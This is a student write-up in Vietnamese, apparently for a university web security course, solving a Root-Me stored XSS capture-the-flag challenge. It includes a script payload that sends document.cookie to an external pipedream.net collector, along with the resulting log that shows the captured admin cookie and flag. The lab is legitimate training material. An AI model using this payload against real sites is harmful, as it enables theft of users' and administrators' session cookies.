

# BÀI TẬP CTF

## Bảo mật web và ứng dụng – NT213.M21.ANTN


**Giảng viên hướng dẫn:** Đỗ Hoàng Hiến

**Sinh viên thực hiện:** 19520199 – Lê Tôn Nhân

### Challenge 1: XSS - Stored 1 (level medium)

Link challenge: <https://www.root-me.org/en/Challenges/Web-Client/XSS-Stored-1>

- ✓ Đây là một thách thức XSS (rõ ràng là từ tiêu đề) và ta được giới thiệu với một biểu mẫu web đơn giản.
- ✓ Truy cập vào challenge, challenge này cho phép user gửi message đến admin. Admin sẽ định kỳ kiểm tra các message do user gửi đến



The screenshot shows a web browser window with the address bar displaying 'challenge01.root-me.org/web-client/ch18/'. The page features the 'Root Me' logo at the top. Below the logo, the title 'Forum v0.001' is displayed. The form contains two input fields: 'Title:' and 'Message:'. The 'Message:' field is larger and has a 'send' button below it. Under the 'Posted messages:' section, there is a 'Welcome' message and a line of text: 'N'hésitez pas à me laisser un message / Feel free to leave a message'.

- ✓ Khi chèn script sau vào khung Message:



publier des solutions sur

## Forum v0.001

message enregistré / content saved

Title:

19520199


Message:

<script> alert(1) </script>



send

- ✓ Ta nhận được popup sau, chứng tỏ khung Message này bị lỗi XSS



- ✓ Và điều quan trọng là, mã độc đã được lưu lại trên trang web, bất cứ khi nào admin truy cập vào ứng dụng để xem message, mã độc sẽ được thực thi. Để lấy cookie ta dùng **document.cookie**. Do đó, ta sẽ tấn công bằng cách gửi payload sau:

# Forum v0.001

message enregistré / content saved

Title:


19520199

Message:

```
<script> var 19520199 = new Image(); 19520199.src = 'https://eo9amh1a25xo7kq.m.pipedream.net?cookie=' + document.cookie; </script>
```

send

- ✓ Ta chỉ cần đợi admin đọc message, mã độc được thực thi và gửi request chứa cookie của admin về server của hacker.

 trigger Edit

ExportsInputsLogs

▼ steps.trigger {2}

▶ context {15}

▼ event {6}

client\_ip: 212.129.38.224

▶ headers {6}

method: GET

path: /

▼ query {1}

cookie: ADMIN\_COOKIE=NkI9qe4cdLIO2P7MIswS8ofD6

▼ url

https://eo9amh1a25xo7kq.m.pipedream.net/?cookie=ADMIN\_COOKIE=NkI9qe4cdLIO2P7MIswS8ofD6

**FLAG: NkI9qe4cdLIO2P7MIswS8ofD6**